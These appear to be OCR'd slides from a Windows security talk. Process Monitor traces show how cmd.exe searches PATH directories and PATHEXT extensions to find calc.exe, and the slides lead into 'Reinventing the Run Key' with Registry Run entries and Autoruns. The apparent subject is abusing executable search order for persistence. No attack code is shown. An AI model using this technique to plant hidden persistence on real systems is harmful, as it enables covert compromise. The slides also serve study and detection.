
Process Monitor - Sysinternals: www.sysinternals.com

File Edit Event Filter Tools Options Help

Time ...	Process Name	PID	Operation	Path	Result	Detail
9:46:3...	cmd.exe	17096	CreateFile	C:\Users\User\calc.exe	NAME NOT FOUND	Desired Access: Read Attributes.
9:46:3...	cmd.exe	17096	QueryDirectory	C:\Users\User\calc.exe	NO SUCH FILE	Filter: calc.exe
9:46:3...	cmd.exe	17096	QueryDirectory	C:\Users\User\calc.exe.*	NO SUCH FILE	Filter: calc.exe.*
9:46:3...	cmd.exe	17096	QueryDirectory	C:\Python36\calc.exe	NO SUCH FILE	Filter: calc.exe
9:46:3...	cmd.exe	17096	QueryDirectory	C:\Python36\calc.exe.*	NO SUCH FILE	Filter: calc.exe.*
9:46:3...	cmd.exe	17096	QueryDirectory	C:\Python36\Scripts\calc.exe	NO SUCH FILE	Filter: calc.exe
9:46:3...	cmd.exe	17096	QueryDirectory	C:\Python36\Scripts\calc.exe.*	NO SUCH FILE	Filter: calc.exe.*
9:46:3...	cmd.exe	17096	QueryDirectory	C:\Program Files\Dell\DW WLAN Card\calc.exe	NO SUCH FILE	Filter: calc.exe
9:46:3...	cmd.exe	17096	QueryDirectory	C:\Program Files\Dell\DW WLAN Card\calc.exe.*	NO SUCH FILE	Filter: calc.exe.*
9:46:3...	cmd.exe	17096	QueryDirectory	C:\Windows\System32\calc.exe	SUCCESS	Filter: calc.exe, 1: calc.exe

Showing 55 of 366,481 events (0.015%) Backed by virtual memory

Searching for calc.exe




```
C:\Windows\system32\cmd.exe

C:\Users\User>calc.exe

C:\Users\User>echo %PATH%
C:\Python36\;C:\Python36\Scripts\;C:\Program Files\Dell\DW WLAN Car
d;;C:\Windows\system32;C:\Windows;C:\Windows\System32\Wbem;C:\Windo
ws\System32\WindowsPowerShell\v1.0\;C:\Program Files\WIDCOMM\Blueto
oth Software\;C:\Program Files\WIDCOMM\Bluetooth Software\syswow64;
C:\Program Files (x86)\NVIDIA Corporation\PhysX\Common;C:\Program F
iles (x86)\010 Editor;C:\Users\User\AppData\Local\Microsoft\Windows
Apps;;C:\Program Files (x86)\Microsoft VS Code\bin

C:\Users\User>
```

Searching for calc?

A screenshot of a Windows Command Prompt window. The title bar at the top shows the file path "C:\Windows\system32\cmd.exe" and standard window controls (minimize, maximize, close). The main area of the window is black with white text. The prompt "C:\Users\User>" is followed by the command "calc".

```
C:\Windows\system32\cmd.exe  
  
C:\Users\User>calc
```


Within ProcMon

Process Monitor - Sysinternals: www.sysinternals.com

File Edit Event Filter Tools Options Help

Time ...	Process Name	PID	Operation	Path	Result	Detail
9:48:0...	cmd.exe	17096	CreateFile	C:\Users\User	SUCCESS	Desired Access: Read Data/List
9:48:0...	cmd.exe	17096	QueryDirectory	C:\Users\User\calc.*	NO SUCH FILE	Filter: calc.*
9:48:0...	cmd.exe	17096	CloseFile	C:\Users\User	SUCCESS	
9:48:0...	cmd.exe	17096	CreateFile	C:\Python36	SUCCESS	Desired Access: Read Data/List
9:48:0...	cmd.exe	17096	QueryDirectory	C:\Python36\calc.*	NO SUCH FILE	Filter: calc.*
9:48:0...	cmd.exe	17096	CloseFile	C:\Python36	SUCCESS	
9:48:0...	cmd.exe	17096	CreateFile	C:\Python36\Scripts	SUCCESS	Desired Access: Read Data/List
9:48:0...	cmd.exe	17096	QueryDirectory	C:\Python36\Scripts\calc.*	NO SUCH FILE	Filter: calc.*
9:48:0...	cmd.exe	17096	CloseFile	C:\Python36\Scripts	SUCCESS	
9:48:0...	cmd.exe	17096	CreateFile	C:\Program Files\Dell\DW WLAN Card	SUCCESS	Desired Access: Read Data/List
9:48:0...	cmd.exe	17096	QueryDirectory	C:\Program Files\Dell\DW WLAN Card\calc.*	NO SUCH FILE	Filter: calc.*
9:48:0...	cmd.exe	17096	CloseFile	C:\Program Files\Dell\DW WLAN Card	SUCCESS	
9:48:0...	cmd.exe	17096	CreateFile	C:\Windows\System32	SUCCESS	Desired Access: Read Data/List
9:48:0...	cmd.exe	17096	QueryDirectory	C:\Windows\System32\calc.*	SUCCESS	Filter: calc.*, 1: calc.exe
9:48:0...	cmd.exe	17096	CloseFile	C:\Windows\System32	SUCCESS	
9:48:0...	cmd.exe	17096	CreateFile	C:\Windows\System32	SUCCESS	Desired Access: Read Data/List
9:48:0...	cmd.exe	17096	QueryDirectory	C:\Windows\System32\calc.COM	NO SUCH FILE	Filter: calc.COM
9:48:0...	cmd.exe	17096	CloseFile	C:\Windows\System32	SUCCESS	
9:48:0...	cmd.exe	17096	CreateFile	C:\Windows\System32	SUCCESS	Desired Access: Read Data/List
9:48:0...	cmd.exe	17096	QueryDirectory	C:\Windows\System32\calc.EXE	SUCCESS	Filter: calc.EXE, 1: calc.exe

Showing 119,041 of 497,731 events (23%) Backed by virtual memory



```
C:\Windows\system32\cmd.exe

C:\Users\User>echo %PATHEXT%
.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC

C:\Users\User>
```



Reinventing the Run Key



Registry Editor

File Edit View Favorites Help

Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

Name	Type	Data
(Default)	REG_SZ	(value not set)
AdobeAAMUpdater-1.0	REG_SZ	"C:\Program Files (x86)\Common Files\Adobe\OOBE\PDApp\UWA\Up
IAStorIcon	REG_SZ	"C:\Program Files\Intel\Intel(R) Rapid Storage Technology\IAStorIconL
iTunesHelper	REG_SZ	"C:\Program Files\iTunes\iTunesHelper.exe"
NvBackend	REG_SZ	"C:\Program Files (x86)\NVIDIA Corporation\Update Core\NvBackend.
RtHDVBg_MAXX6	REG_SZ	"C:\Program Files\Realtek\Audio\HDA\RAVBg64.exe" /MAXX6
SecurityHealth	REG_EXPAND_SZ	"C:\Program Files\Windows Defender\MSASCuiL.exe"
WavesSvc	REG_SZ	C:\Program Files\Waves\IvmaxxAudio\WavesSvc04.exe

Within Autoruns

Autoruns - Sysinternals: www.sysinternals.com

File Entry Options Help

Filter:

AppInit KnownDLLs Winlogon Winsock Providers Print Monitors LSA Providers Network Providers WMI Sidebar Gadgets Office

